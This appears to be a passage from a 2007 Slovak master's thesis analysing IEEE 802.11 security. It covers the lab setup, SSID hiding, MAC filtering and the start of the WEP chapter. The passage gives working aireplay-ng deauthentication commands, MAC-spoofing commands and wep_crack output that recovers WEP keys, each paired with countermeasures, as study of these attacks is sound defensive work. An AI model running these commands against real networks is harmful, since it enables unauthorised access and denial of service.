Slovenská technická univerzita v Bratislave
Fakulta elektrotechniky a informatiky
Študijný program: Telekomunikácie

Matej Šustr

Analýza bezpečnosti štandardu IEEE 802.11

Diplomová práca

Vedúci diplomovej práce: Ing. Martin Rakús, PhD.

máj 2007

Licencia

Čestné prehlásenie

Čestne prehlasujem, že túto prácu som vypracoval samostatne s použitím uvedenej literatúry.

.....

Bc. Matej Šustr

Poďakovanie

Ďakujem Ing. Martinovi Rakúsovi, PhD., vedúcemu diplomovej práce, za odborné vedenie a pomoc pri zabezpečovaní podkladov pre túto prácu,

Ing. Rudolfovi Urbanovskému, Odbor štátneho dohľadu Trenčín, Telekomunikačný úrad SR a pracovníkom oddelenia metodického riadenia a podpory štátneho dohľadu, Telekomunikačný úrad SR, za ochotu pri zodpovedaní otázok.

Anotácia

Slovenská technická univerzita v Bratislave
Fakulta elektrotechniky a informatiky

Študijný program:	Telekomunikácie
Autor:	Bc. Matej Šustr
Diplomový projekt:	Analýza bezpečnosti štandardu IEEE 802.11
Vedenie diplomovej práce:	Ing. Martin Rakús, PhD.
Dátum:	máj 2007

Protokoly a iné prvky zabezpečujúce bezdrôtové siete IEEE 802.11 sú prelomiteľné. Táto práca sa venuje popisu jednotlivých možností zabezpečenia, ktorými sú skrývanie SSID, filtrovanie MAC adries, šifrovanie a autentifikácia pomocou WEP, WPA, WPA2, zabezpečenie na vyšších vrstvách a iné. Ukazuje praktické útoky na tieto bezpečnostné prvky, útoky za účelom zamietnutia služby a možnosti útokov muža v strede. Navrhuje možné opatrenia proti týmto útokom, odporúčania pre používateľa, administrátora, ako aj výrobcov zariadení.

Annotation

Slovak University of Technology Bratislava
Faculty of Electrical Engineering and Information Technology

Degree Course:	Telecommunications
Author:	Bc. Matej Šustr
Project:	Security Analysis of the IEEE 802.11 Standard
Supervisor:	Ing. Martin Rakús, PhD.
Date:	May 2007


The protocols and other means of securing IEEE 802.11 wireless networks can be broken. This thesis describes the particular means of securing the network, such as SSID hiding, MAC address filtering, using WEP, WPA and WPA2 encryption and authentication, securing at higher network layers and such. Practical attacks on these security measures are shown, including denial of service and possibilities of man-in-the-middle attacks. Possible countermeasures for these attacks are proposed, as well as recommendations for users, administrators and equipment manufacturers are given.

Obsah

1. Motivácia

Bezdrôtové siete založené na štandarde IEEE 802.11 sú v súčasnosti najpoužívanejšími bezdrôtovými počítačovými sieťami na svete. Vďaka prenositeľnosti, ľahkej inštalácii a dobrým parametrom oneskorenia a prenosovej rýchlosti si nachádzajú uplatnenie v domácnostiach, malých aj veľkých firmách a aj na budovanie prístupovej siete poskytovateľov internetu. Pri takomto rozšírení bezdrôtových sietí je nutné dbať na ich zabezpečenie.

Sieť IEEE 802.11 pracuje na prvej vrstve (fyzickej) a druhej vrstve (nižšia podvrstva MAC, riadenie prístupu na médium) referenčného modelu Open Systems Interconnection. Pri nesprávnom (ale úplne bežnom) a nezabezpečenom zapojení do existujúcej drôtovej siete predstavuje „dieru“ do siete, ktorá môže byť inak pred vonkajšími útokmi zabezpečená, ako napr. na obr. 1-1.



obr. 1-1: Príklad implementácie, kde bezdrôtová sieť kompromituje (inak zabezpečenú) drôtovú sieť

Táto práca nadväzuje na bakalársku prácu, v ktorej bol štandard IEEE 802.11 a jeho prvotné zabezpečenie WEP popísané všeobecne. Diplomová práca má za cieľ opis a realizáciu rôznych, najmä nových útokov na bezdrôtové siete IEEE 802.11, zabezpečené pomocou štandardizovaných aj proprietárnych prvkov ochrany. Analyzuje možnosti útočníka na prienik, ako aj administrátora alebo používateľa na zabezpečenie siete lepšími, resp. viacerými spôsobmi ochrany.

2. Príprava

Testovanie útokov je možné robiť na reálnych bezdrôtových sieťach, ale kvôli praktickým, etickým a právnym dôvodom bola použitá sieť zostrojená na tento účel. Použité operačné systémy (OS) boli Microsoft Windows 2000 a GNU/Linux distribúcie Slackware (GNU is Not Unix, GNU Nie je Unix) – dôvody sú popísané nižšie v časti 2.3.

V nasledujúcom texte sú rámčekoch používané príkazy zadávané do konzoly GNU/Linux alebo iných *nix-ových systémov (hrubým písmom) a ich výstup. Mreža „#“ na začiatku riadku pred príkazom znamená, že je nutné púšťať ho s právami administrátora (root); dolár „$“ pred príkazom znamená, že program je možné púšťať ako bežný používateľ. Mreža za príkazom je vždy poznámka.

2.1 Monitorovací režim (monitor mode)

Pre odchytávanie komunikácie na „drôtových“ LAN (Local Area Network, lokálna sieť) je známe použitie *promiskuitného* režimu. V ňom sieťová karta umožňuje zachytávanie rámcov, ktorých cieľová MAC (Medium Access Control, riadenie prístupu na médium) adresa je ľubovoľná. V prípade WLAN (Wireless LAN, bezdrôtová LAN) v promiskuitnom režime môžeme po asociovaní sa na sieť zachytávať všetky rámce v danej sieti. Je však nutné najprv byť asociovaný. Navyše veľa ovládačov WLAN kariet ani nepodporuje promiskuitný režim.

V režime *monitor*, tiež známom ako RFMON (Radio Frequency Monitor, monitorovanie rádiových frekvencií), sieťová karta WLAN zachytáva rámce bez asociovania sa na AP (Access Point, prístupový bod), alebo do ad-hoc (príležitostná, sieť bez AP) siete – pri monitorovaní prevádzky chránenej šifrovaním to znamená, že budú odchytené celé rámce v zašifrovanej forme. Umožňuje „monitorovať“ konkrétny kanál bez toho, aby bol vyslaný akýkoľvek rámec – pri niektorých ovládačoch dokonca ani nie je možné v režime monitor vysielať.

Ďalšou vlastnosťou monitorovacieho režimu je to, že karta zachytáva a posúva ďalej aj rámce s nesprávnymi kontrolnými súčtami, takže sa môže stať, že niektoré prijaté rámce budú poškodené.

2.1.1 Zapnutie monitorovacieho režimu

Po zavedení ovládačov, či už automaticky pomocou služieb `hotplug` (Linux 2.4), `udev` (Linux 2.6) alebo manuálne pomocou `modprobe`, sa zariadenie uvedie do režimu monitor jedným z nasledujúcich spôsobov:

```
# iwconfig rausb0 mode monitor                    # pre Ralink chipsety
# iwpriv eth2 monitor 2 1                         # pre Prism chipsety, kanál č. 1
```

Občas sa stalo, že sieťová karta neprepla režim správne. Vtedy pomohlo asociovanie sa na existujúce AP (ľubovoľné) v režime `managed` (manažovaný, infraštruktúrny) a následné prepnutie do režimu `monitor`.

2.1.2 Vysielanie v monitorovacom režime

Niektoré sieťové karty, resp. ich ovládače neumožňujú v režime monitor vysielať žiadne dáta. U niektorých je potrebné možnosť vysielania explicitne zapnúť, obvykle pomocou `iwpriv`, napríklad:

```
# iwpriv rausb0 rfmontx 1
```

2.1.3 Prism hlavička

Väčšina nových ovládačov pri použití monitorovacieho režimu pred zachytené rámce vkladá tzv. „Prism“ hlavičku (názov pochádza z Prism chipsetov, ktoré ako prvé podporovali monitorovací režim). Táto obsahuje informácie o sieťovej karte, na ktorej bol rámec zachytený, kanál, silu signálu, modulačnú rýchlosť, apod.

Programy musia byť schopné rozoznať túto hlavičku, aby vedeli s rámcom pracovať. Väčšina použitých utilít s týmto problém nemala – či už pri zachytávaní naživo alebo pri čítaní z pcap (packet capture, zachytené pakety) súboru; iba `tcpdump` treba nastaviť na zachytávanie viac ako 96 bajtov z rámca, aby ho vedel analyzovať.

Pre také programy, ktoré nedokážu Prism hlavičku spracovať, je možné ju z pcap súboru odstrániť, napríklad pomocou `prism-strip` z balíka Airbase tools.

Ďalšou možnosťou je vypnutie vkladania Prism hlavičky, čo niektoré GNU/Linux ovládače umožňujú pomocou programu `iwpriv`, napríklad:

```
# iwpriv ra0 prismhdr 0
```

U iných ovládačov je na tento účel možné upraviť ich zdrojový kód.

2.2 Zariadenia

Podľa informácií na stránke http://linux-wless.passys.nl/ boli z dostupných IEEE 802.11b/g sieťových kariet vybrané také, ktoré mali mať Ralink chipset (čipovú sadu). Tento má k dispozícii open-source (s otvoreným zdrojovým kódom) ovládač pre operačný systém GNU/Linux, ktorý umožňuje monitorovací režim.

2.2.1 MSI US54G

Vendor ID/Device ID:	0db0:6861
MAC adresa:	00:11:09:29:62:38
Chipset:	Ralink 2500USB
Linux ovládač dostupný z:	http://rt2x00.serialmonkey.com/ (rt2570, ver.1.1.0-b2)

Wi-Fi stick pripojiteľný cez USB rozhranie (Universal Serial Bus, univerzálna sériová zbernica), dodávaný s polmetrovým tvrdým predlžovacím káblom. Prekvapením bol veľmi krátky dosah zariadenia, signál prechádzajúci tenkou stenou nebolo možné zachytiť. Po zavedení ovládača `rt2570` sa zariadenie identifikuje ako `rausb0`. Umožňuje aj prenosovú rýchlosť 54 Mbit/s v ad-hoc režime (porušenie 802.11g štandardu) pomocou príkazu `` `iwpriv rausb0 adhocmode 2` ``.

2.2.2 ASUS WL-107G

Vendor ID/Device ID:	1814:0201
MAC adresa:	00:17:31:BA:EF:E4
Chipset:	Ralink 2500
Linux ovládač dostupný z:	http://rt2x00.serialmonkey.com/ (rt2500, ver.1.1.0-b4)

CardBus karta do notebooku. Po zavedení ovládača `rt2500` sa identifikuje ako `ra0`. Vzhľadom na to, že s touto kartou boli najmenšie problémy s prepínaním režimov, bola používaná najmä na odchytávanie.

2.2.3 Micronet SP906GK

Vendor ID/Device ID:	10ec:8185
MAC adresa:	00:11:3B:0B:22:0C
Chipset:	Realtek RTL-8185
Linux ovládač dostupný z:	http://rtl8180-sa2400.sourceforge.net/ (cez CVS)

PCI karta (Peripheral Component Interconnect, rozhranie na pripájanie periférií), o ktorej sa pôvodne predpokladalo, že bude mať Ralink chipset, ukázalo sa však, že je osadená Realtek-om. Dostupné ovládače pre Linux (rtl8180-sa2400-dev, rtl818x-newstack) po

zložitom nakompilovaní a zavedení do jadra (kernel 2.6.18.3) spôsobili totálne zamrznutie systému pri viacerých pokusoch. Preto bola používaná pod OS Windows 2000, s ovládačom NDIS 5.1060.413.2006 (Network Driver Interface Specification, špecifikácia pre ovládače sieťových rozhraní) z inštalačného CD – karta bola teda použitá na simuláciu prevádzky, a nie útoky. Tieto ovládače obsahujú aj možnosť Host-AP (prístupový bod na počítači), to sa však nepodarilo uviesť do funkčného stavu.

2.2.4 Micronet SP917G Access Point

MAC adresa: 00:11:3B:07:00:14

Pre zostavenie infraštruktúrnej siete bolo potrebné použitie AP. Zariadenie podporuje WEP (Wired Equivalent Privacy, dôvernosť ekvivalentná drôtovej sieti – v kapitole 4 ukážeme, že názov je zavádzajúci), WPA (Wi-Fi Protected Access, zabezpečený prístup Wi-Fi) aj WPA2.

2.2.5 Kompatibilita

Všetky zariadenia vedeli spolupracovať v ad-hoc aj infraštruktúrnom zapojení, bez použitia šifrovania a pri použití WEP. Pri snahe o použitie WPA-TKIP (Temporal Key Integrity Protocol, protokol s integritou dočasných kľúčov) aj WPA-AES (Advanced Encryption Standard, rozšírený šifrovací štandard) však nastali problémy s nekompatilitou (aj pri testovaní všetkých kariet na Windows s použitím ovládačov od výrobcu) a nebola možná komunikácia STA (station, stanica) a AP medzi:

- *Asus-STA* ↔ *Micronet-AP* – AP neodpovedá na 2. správu EAPOL handshake (Extensible Authentication Protocol over LAN, podanie si rúk pomocou rozšíriteľného autentifikačného protokolu cez lokálnu sieť), pretože mu na konci tela správy chýbajú dva nulové bajty (ktoré Micronet neštandardne používa);
- *MSI-STA* ↔ *Micronet-AP* – po odpovedi na Probe request broadcast (celoplošná vyhľadávacia požiadavka) sa MSI nepokúsi o pripojenie;
- *Asus-STA* ↔ *Micronet-STA* – (ad-hoc) posielajú nekompatibilné Beacon (signálne rámce);
- *MSI-STA* ↔ *Micronet-STA* – (ad-hoc) neznáma príčina, odchytávanie nebolo k dispozícii;

Pri zabezpečení pomocou WPA/WPA2 bolo teda nutné prevádzku simulovať pomocou špeciálneho zapojenia (viď. 2.4), pretože jediná fungujúca dvojica (tak, aby bola ešte k dispozícii karta v monitor režime) bola *Micronet-STA* ↔ *Micronet-STA*.

Žiadne z použitých zariadení nemá Wi-Fi certifikáciu, Micronet ani nie je členom Wi-Fi aliancie.

2.3 Softvér

Najviac vývoja v oblasti analýzy bezpečnosti bezdrôtových sietí sa deje v *nixovom prostredí. Je to najmä kvôli dostupnosti knižníc (najmä knižnica pcap na zachytávanie a ukladanie sieťovej komunikácie), jednoduchej interakcii programov navzájom (skriptovanie) a možnosti nízkoúrovňového prístupu hardvéru. Zapnutie monitorovacieho režimu je s ovládačmi pre OS Windows obtiažne a často nemožné a podpora aplikácií potrebných na testovanie útokov je veľmi nízka.

Na simuláciu prevádzky bol použitý počítač s OS Windows 2000 (s Micronet PCI kartou) vždy spolu s jedným z ďalších dvoch PC. Na pasívne aj aktívne útoky boli použité počítače s nainštalovaným OS Linux distribúcie Slackware 10.1 a 10.2, dostupný z http://www.slackware.org. Boli použité kernely (jadrá) verzie 2.4.29 a 2.6.18.3, oba nakompilované pre použitie na danom systéme.

2.3.1 Použité utility

Okrem programov štandardne prítomných v distribúcii Slackware a ovládačov, ktoré boli popísané vyššie, boli použité nasledovné:

- *WireShark, verzia 0.99.5* – pôvodným názvom Ethereal, http://www.wireshark.org, zachytávanie a prehľadná analýza v grafickom režime;
- *AirSnort, verzia 0.2.7e* – http://airsnort.shmoo.com, zistenie WEP kľúča pomocou FMS a KoreK útokov (viď. 4.7 a 4.8) v grafickom režime;
- *Aircrack-ng, verzia 0.8* – http://www.aircrack-ng.org, balík programov na rôzne útoky;
- *Aircrack-ptw, v. 1.0.0* – http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw, utilita na zistenie WEP kľúča Kleinovým útokom (viď. 4.9);
- *Airbase, verzia svn-233* – http://www.802.11mercenary.net/, balík programov na lámanie WEP, využitá z neho bola najmä utilita `prism-strip` na odstraňovanie Prism hlavičiek z pcap súborov;

- *coWPAtty, verzia 4.0* – na stiahnutie z http://www.churchofwifi.org/, utilita na lámanie PSK vo WPA a WPA2 (viď. 5.2);
- *wep_crack* – http://www.thenewsh.com/~newsham/wlan, utilita na brute-force lámanie WEP založeného na passphrase (viď. 4.1.1).

Použité neboli (či už pre nedostatočné štádium vývoja, nemožnosť použitia v testovacom prostredí, alebo závislosť programu od použitých ovládačov), ale za zmienku stoja nasledovné:

- *Airsnarf* – http://airsnarf.shmoo.com/, balík určený na nastavenie falošného AP (viď. 8.1);
- *asleap* – http://asleap.sourceforge.net/, utilita na lámanie LEAP (Lightweight EAP, odľahčený EAP) (viď. 5.3) a PPTP (Point-to-Point Tunneling Protocol, protokol na tunel medzi dvoma bodmi);
- *chopchop* – zverejnený na fóre http://www.netstumbler.org/, pôvodný proof-of-concept (dôkaz konceptu) pre chopchop útok (viď. 4.5);
- *HotSpotDK* – http://airsnarf.shmoo.com/, WIDS (Wireless Intrusion Detection System, systém na detekciu prienikov na bezdrôtovej sieti) na personálne použitie (viď. 9.4);
- *lorcon* – http://802.11ninja.net/lorcon/, knižnica, ktorá umožňuje manipuláciu so zariadeniami v režime monitor pre viaceré ovládače s transparentným prístupom – jedná sa o aktuálny projekt, ktorý zjednoduší vývojárom prácu o starosti s ovládačmi, takže sa čoskoro zrejme objavia úplne nové projekty ohľadom bezpečnosti WLAN,
- *MAC Changer* – http://www.gnu.org/software/macchanger, program na zmenu MAC adresy zariadenia.

2.3.2 Úprava ovládačov

Ovládače `rt2500` boli upravené tak, aby v režime monitor poskytovali vyšším vrstvám nielen dátové a management rámce, ale aj riadiace (control). Zmena bola urobená v súbore `rt2500-1.1.0-b4/Module/rtmp_data.c`, patch (záplata) je na priloženom médiu.

Rovnakú zmenu je možné urobiť aj pre `rt2570`, v súbore `rt2570-1.1.0-b2/Module/rtusb_data.c`, pre nutnú zapnutú bezpečnostnú politiku na danom

počítači nebolo možné neúplné riadiace rámce poskytnúť cez firewall vyššej vrstve. Tieto ovládače boli upravené aj pre rýchle posielanie rámcov v režime monitor s nulovým backoff time (časom cúvnutia), tiež zmenou v súbore `rtusb_data.c`. Záplata na priloženom médiu.

2.3.3 Nová utilita framespam


Pre potreby tejto práce, najmä pre implementáciu CTS flood útoku (viď. 6.3) bola vytvorená jednoduchá utilita nazvaná `framespam`. Umožňuje posielať rámce veľkou rýchlosťou („spamovať“ ich), alebo s pauzou po vyslaní každého rámca.

Rámec na odoslanie je načítaný zo štandardného vstupu, ktorý je presmerovateľný zo súboru alebo z výstupu iného programu, a tak je utilita ľahko použiteľná aj v skriptoch. Parametre a príklad spustenia sú popísané v časti 6.3.3 Realizácia CTS útoku. Utilita je na priloženom médiu.

2.4 Zapojenie

Boli použité dve rôzne zapojenia – jedno pre operáciu v režime ad-hoc a jedno infraštruktúrne (režim managed).


2.4.1 Ad-hoc zapojenie



obr. 2-1: Zapojenie v režime ad-hoc

Na komunikáciu boli použité dve PC – s Micronet PCI kartou a MSI USB stickom, na odpočúvanie a narúšanie notebook s Asus CardBus kartou.

2.4.2 Infraštruktúrne zapojenie



obr. 2-2: Zapojenie v režime managed

Pre problémy so vzájomnou kompatibilitou zariadení (opísané v 2.2.5) boli v infraštruktúrnej sieti (režim managed) použité na legitímnu wireless komunikáciu iba Micronet-AP a Micronet-STA. Ako útočník bolo použité PC s MSI USB stickom. Kvôli potrebe Linuxu (umožňuje flood ping) na aspoň jednej z komunikujúcich staníc bol ku AP pripojený pomocou ethernetu notebook, ktorý s STA komunikoval. Ten navyše robil aj pasívne sledovanie, pre kontrolu priebehu útoku pomocou programu `WireShark`.

Väčšina práce (tam, kde nie je uvedené inak) bola vykonaná v infraštruktúrnom režime, práve pre možnosť nezávisle sledovať priebeh útoku.

3. Najslabšie ochranné prvky

Sieť WLAN je možné chrániť viacerými spôsobmi. Niektoré z nich sú dodnes v povedomí verejnosti považované za bezpečnostné (niekedy dokonca bezpečné), v skutočnosti sú však len „kozmetické“ a použiteľné len na ochranu pred nenakonfigurovanými zariadeniami.

3.1 Skrývanie SSID

Často používaným „zabezpečením“ je ukrytie identifikátoru siete SSID (Service Set Identifier, identifikátor sady služieb) – umožňuje to množstvo AP aj Host-AP. Identifikátor sa v „Beacon“ rámcoch nevysiela, resp. vysiela sa ako prázdny reťazec. Bez poznania tohoto identifikátoru nie je možné sa na sieť asociovať – samotné SSID slúži teda ako akási forma hesla.

Skrývanie SSID je možné použiť v kombinácii s ďalšími spôsobmi zabezpečenia.

3.1.1 Zistenie SSID

Rámec Association request obsahuje SSID siete, do ktorej sa stanica chce asociovať. Tento je prenášaný bez akéhokoľvek zabezpečenia. Probe request a response rámce, ktoré sa vysielajú počas vyhľadávania siete stanicou, taktiež obsahujú SSID. Možné sú teda dva útoky:

a) *pasívny* – Monitorujeme prevádzku a čakáme, kým sa niektorá zo staníc bude asociovať, resp. vyhľadávať AP. V asociačnom aj probe rámci priamo vidno SSID.

b) *aktívny* – Management rámce nie sú nijakým spôsobom zabezpečené. Pošleme sfalšovaný disasociačný alebo deautentifikačný rámec niektorej stanici a monitorujeme prevádzku. Stanica sa vzápätí opäť asociuje, čím prezradí SSID.

Monitorovanie pre zistenie názvu SSID môžeme robiť pomocou programov `wireshark`, `airodump-ng` (z balíka Aircrack-ng), `airsnort`, apod. Deautentifikačný rámec môžeme zostrojiť ručne a následne poslať cez `framespam`, alebo pomocou `aireplay-ng` (z balíka Aircrack-ng):

```
# ./aireplay-ng -0 1 -a 00:11:3b:07:00:14 -c 00:11:3b:0b:22:0c rausb0
23:07:23  Sending DeAuth to station   -- STMAC: [00:11:3B:0B:22:0C]
```

`-0 1` určuje typ útoku (deautentifikácia) a počet vyslaných rámcov (1),

`-a ...` určuje BSSID (Basic Service Set Identifier, identifikátor základnej sady služieb) (MAC adresa AP),

`-c ...` určuje MAC adresu deautentifikovanej stanice,

`rausb0` je zariadenie použité na vyslanie rámca (musí byť v monitor mode).

V zápätí `airodump-ng` aj `airsnort` zobrazia zistené SSID, v prípade `wireshark` je treba prezrieť výpis alebo ho vyfiltrovať. Ak SSID nezachytíme, znamená to najskôr, že niektorý z rámcov sa stratil – buď náš deautentifikačný pri prenose (a treba poslať ďalší), alebo Probe/Association rámce (a treba pokus zopakovať).

V prípade, že deautentifikačných rámcov posielame väčšie množstvo, bude sa jednať o DoS útok (Denial of Service, zamietnutie služby) (viď. 6.4).

3.1.2 Ochrana voči zisťovaniu SSID

Žiadna. SSID nikdy nebolo určené ako bezpečnostný prvok, taktiež nikdy nemalo byť skrývané.

Skrývanie SSID je teda vhodné len na zamedzenie asociovania sa nenakonfigurovaných staníc, príp. takých, ktoré sú nastavené na automatické pripájanie sa do ľubovoľnej dostupnej siete.

3.2 Filtrovanie podľa MAC adresy

Ďalším z možných spôsobov zabezpečenia je obmedzenie množiny MAC adries staníc (sieťových kariet), s ktorými bude AP komunikovať.

Prístupový bod (AP) má nakonfigurovaný zoznam MAC adries zariadení, ktoré bude asociovať. Zariadenia s inými MAC adresami ignoruje, resp. odpovie záporne. Na svete by nemali existovať dve IEEE 802.11 sieťové rozhrania s rovnakými MAC adresami, a preto sa môže tento druh filtrovania pozdávať ako kvalitný druh zabezpečenia.

3.2.1 Zneužitie cudzej MAC adresy

MAC adresa je síce unikátna, na zariadení obvykle napálená vo flash pamäti, väčšinou je však softvérovo zmeniteľná – často dokonca pomocou pôvodného ovládača od výrobcu.

Pasívnym monitorovaním je možné jednoducho zistiť platné MAC adresy, ktoré v danej BSS (Basic Service Set, základná sada služieb) komunikujú. Tie potom môžeme použiť pre vlastné účely:

- posielanie falošných surových (raw) rámcov;
- zneužitie MAC adresy pre „legitímne“ využívanie služby – po odchode daného zariadenia zo siete, resp. po jeho vypnutí softvérovo zmeníme MAC adresu svojho zariadenia a naplno využívame služby poskytované danou sieťou;
- ukradnutie MAC adresy – vybranú stanicu odstavíme pomocou úzko nasmerovaného nízkoúrovňového DoS (viď. 6.1 Rušenie pásma, 6.3 RTS/CTS) a použijeme jej adresu, DoS útok však musíme úzko nasmerovať, aby sme odstavili iba vybranú stanicu a nie aj AP;
- súčasné používanie MAC adresy v tom istom čase – v prípade používania spojovo orientovaných protokolov (TCP (Transmission Control Protocol, protokol pre riadenie vysielania)) časté prerušenia; ak sa však obmedzíme len na bezspojovú komunikáciu (UDP (User Datagram Protokol, protokol pre používateľské datagramy), ICMP (Internet Control Message Protocol, protokol pre riadiace správy na internete), je možný bezproblémový chod.

Falošné rámce môžeme posielať v režime monitor napríklad pomocou `aireplay-ng` z balíka Aircrack-ng, ručne zostrojené rámce pomocou `framespam`, pomocou `file2air` alebo rôznymi inými utilitami.

Zmena MAC adresy vlastného zariadenia nie je náročná operácia, líši sa podľa typu OS, resp. ovládača. Niektoré WLAN ovládače podporujú zmenu MAC adresy iba v režime monitor. Je to možné urobiť ako root jedným z nasledujúcich spôsobov:

```
# ifconfig rausb0 hw ether 00:11:22:33:44:55        # pre Linux
# macchanger rausb0 -m 00:11:22:33:44:55            # pomocou utility macchanger
# wicontrol -i rausb0 -m 00:11:22:33:44:55          # pre FreeBSD
```

alebo pomocou utility `iwpriv` alebo iných, ktoré sú dodávané spolu s ovládačom. Niekedy je potrebné najprv zariadenie vypnúť, a po zmene zapnúť:

```
# ifconfig rausb0 down
# ifconfig rausb0 hw ether 00:11:22:33:44:55
# ifconfig rausb0 up
```

V OS Windows je možné zmeniť MAC adresu ako administrátor v konfigurácii zariadenia pre konkrétne sieťové pripojenie, záložka Advanced (rozšírené), položka `Network Address`. Ak táto položka nie je prístupná, môžeme ju úpravou registrov „dorobiť" – vytvorením kľúča

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\`*`0001`*`\Ndi\params\NetworkAddress`

a potrebných hodnôt pod týmto kľúčom. `0001` treba nahradiť číslom adaptéra, ktorému položku chceme pridať. Ukážka takejto úpravy registrov je na priloženom médiu v súbore `NetworkAddress.reg`.


3.2.2 Ochrana voči zneužitiu MAC adresy

Na sieti, kde je ľubovoľná prevádzka, prakticky nie je možné zabrániť *odchyteniu* platnej MAC adresy. Napriek tomu je tento spôsob ochrany často využívaný, pretože chráni pred neúmyselným zneužitím, resp. zneužitím laikom.

Ak chceme sťažiť, resp. zabrániť úmyselnému *zneužitiu* platnej MAC adresy s cieľom využívať služby poskytované sieťou, je potrebné na sieti použiť šifrovanie – viď. 4. WEP, 5. WPA a WPA2.

4. WEP

Protokol na zabezpečenie WLAN definovaný v prvom IEEE 802.11 štandarde [3] sa nazýva WEP – Wired equivalent privacy. Bol vymyslený na poskytnutie bezpečnosti úrovne drôtových sietí, ale kvôli slabému kryptografickému základu tomu tak nie je.



obr. 4-1: Enkapsulácia WEP

Použitie WEP je naznačené na obr. 4-1 a bolo už popísané v bakalárskej práci [7]. Na šifrovanie sa používa prúdová šifra RC4, na zabezpečenie obsahu ICV (Integrity Check Value, kontrolná hodnota integrity), vypočítané pomocou CRC-32 (Cyclic Redundancy Code, cyklický kód určený na detekciu chýb) a tiež zašifrované. Inicializačný vektor (IV) sa pripojí k tajnému kľúču (štyri definovateľné kľúče odlíšené pomocou Key ID) a použije na inicializovanie stavového poľa pre RC4 algoritmus. Proces inicializácie stavového poľa sa nazýva KSA (Key Scheduling Algorithm, algoritmus na rozvrhnutie kľúča). Za telom rámca nasleduje FCS (Frame Check Sequence, kontrolná hodnota rámca) vypočítané až hardvérovo. Útoky na WEP sú popísané v nasledujúcom texte a vyplývajú z týchto nedostatkov:

- použitie statického kľúča (maximálne 4 kľúče, statické), mení sa len IV;
- opakovanie IV (cyklus len 2^{24});
- použitie rovnakého algoritmu na šifrovanie aj autentifikáciu;
- linearita CRC-32 a operácie XOR;
- šifrovanie ICV spoli s dátami;
- nedostatky použitého algoritmu RC4.

4.1 Brute-force

Známy začiatok plaintextu a krátka reálna dĺžka kľúča umožňuje pri nazbieraní malého množstva párov *{IV, začiatok RC4 výstupu}* urobiť výpočtovo náročný brute-force útok, respektíve slovníkový útok na zistenie zdieľaného šifrovacieho kľúča. Táto metóda je použiteľná len pre 64-bitové WEP – dĺžka tajného kľúča je iba 40 bitov, pri použití alfanumerických a tlačiteľných znakov je entropia kľúča oveľa menšia.

4.1.1 Útok na generátor kľúča

Mnoho ovládačov sieťových kariet umožňuje namiesto alfanumerického kľúča zadať tzv. „passphrase“, z ktorej sa generátorom vytvoria štyri kľúče. Tento generátor je bežne používaný, ale nie je nijak štandardizovaný. 64-bitová verzia využíva XORovanie (exclusive OR, vylučujúce alebo) jednotlivých znakov passphrase navzájom a RC4 PRNG (Pseudo-Random Number Generator, generátor pseudonáhodnej postupnosti čísel) takým spôsobom, že výsledný 40-bitový kľúč, bez ohľadu na dĺžku pôvodného passphrase, má entropiu iba 21 bitov. Detailne je tento generátor a útok naňho popísaný v [8]. Demonštračný program od Tima Newshama vie s pomocou 2 odchytených rámcov takýto WEP kľúč prelomiť na stroji P4 2.6 GHz do 10 sekúnd:

```
$ ./wep_crack -b wep64-passphrase-2packets-stripped.cap
success: seed 0x00327821,  [generated by AAAa`9sa]
wep key 1: da 37 11 e6 ac
wep key 2: 3b dd 3b c4 ef
wep key 3: 09 1d 2c c8 86
wep key 4: c6 09 e9 3e 90
834594 guesses in 3.57 seconds:  234024.09 guesses/second
```

4.1.2 Úplné prehľadávanie

